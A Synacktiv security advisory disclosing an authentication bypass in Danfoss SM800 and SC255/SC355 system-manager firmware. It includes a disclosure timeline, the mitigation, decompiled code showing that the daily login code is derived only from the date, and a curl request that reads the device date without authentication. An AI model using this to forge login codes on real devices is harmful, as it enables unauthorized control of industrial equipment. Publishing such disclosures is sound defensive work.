
SYNACKTIV

SECURITY ADVISORY

Authentication bypass in Danfoss System-Managers model SM800 & SC255/SC355 firmware versions <= v08.095.008

FLORENT SICCHIO

2023.10.31



Vulnerabilities description

Issue

Synacktiv discovered an authentication bypass on the firmware version 08.095.008 of SM800 and SC255/SC355 devices.

Timeline

Date	Description
2023.02.28	Advisory sent to security@danfoss.com
2023.03.13	Danfoss acknowledges the report but indicates this vulnerability only affects EOL products SM800 and SC255. Network protection countermeasures have been defined together with a costumer notification.
2023.05.22	Public release
2023.09.08	Danfoss notification about wrong statements in the advisory
2023.10.31	Update of the advisory with Danfoss recommendation

Mitigations

Restrict network access to the affected products.

Technical description

Description

To authenticate on the SM800 device, apart from the username/password combination, a per-day code can also be used if the **`eds_only`** or **`quantum_only`** attributes are present in the XML request.

```
unsigned __int8 __cdecl xml_load_file(ezxml_t xml, ATTR_LIST attrlist, unsigned __int8
from_subtree)
{
  // [...]
  eds_only = 0;
  em800_only = 0;
  quantum_only = 0;
  if ( from_subtree )
    goto LABEL_12;
  if ( attrlist[318].attr_exist )
  {
    eds_only = atoi((const char *)attrlist[318].attr_value);
    is_auth = check_authorize(xml, attrlist); // call check_code_of_day(Password)
    xml_auth = is_auth;
  }
  else if ( attrlist[319].attr_exist )
  {
    quantum_only = atoi((const char *)attrlist[319].attr_value);
    is_auth = check_authorize(xml, attrlist); // call check_code_of_day(Password)
    xml_auth = is_auth;
  }
  // [...]
  if ( xml_auth > 0 )
  {
   // [...]
  }
  else
  {
    resp_error = 15;
    return 0;
  }
}
```

However, the `check_code_of_day` function, responsible for this authentication mechanism, only relies on the date of the day.

```
unsigned __int8 __cdecl check_code_of_day(LPCTSTR pass)
{
  // [...]
  Get_syst_current_tds(&date);
  ftext_s(buff, 511, "%02d%02d%02d%02d", date.month, date.day, date.year, date.month);
  sscanf((const char *)buff, "%lx", &tothex);
  ftext_s(buff, 511, "%02d", date.day);
  sscanf((const char *)buff, "%lx", &hex);
  tothex /= hex;
  ftext_s(buff, 511, "%05ld", tothex - &elf_gnu_hash_bucket[6455] * (tothex / 100000));
  return  pass[0] == buff[0] &&
          pass[1] == buff[1] &&
          pass[2] == buff[2] &&
          pass[3] == buff[3] &&
          pass[4] == buff[4];
}
```

Impact

It is therefore possible to forge arbitrary codes, as the needed information is returned by the `read_date_time` function accessible without authentication.

```
$ curl -k -d '<cmd action="read_date_time"/>' https://92.66.59.91:443/xml.cgi
<?xml version="1.0" encoding="utf-8"?>
<resp action="read_date_time" error="0">
    <year>23</year>
    <month>2</month>
    <day>10</day>
    [...]
</resp>
```

With this code, an attacker could access the authenticated features of the application.

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com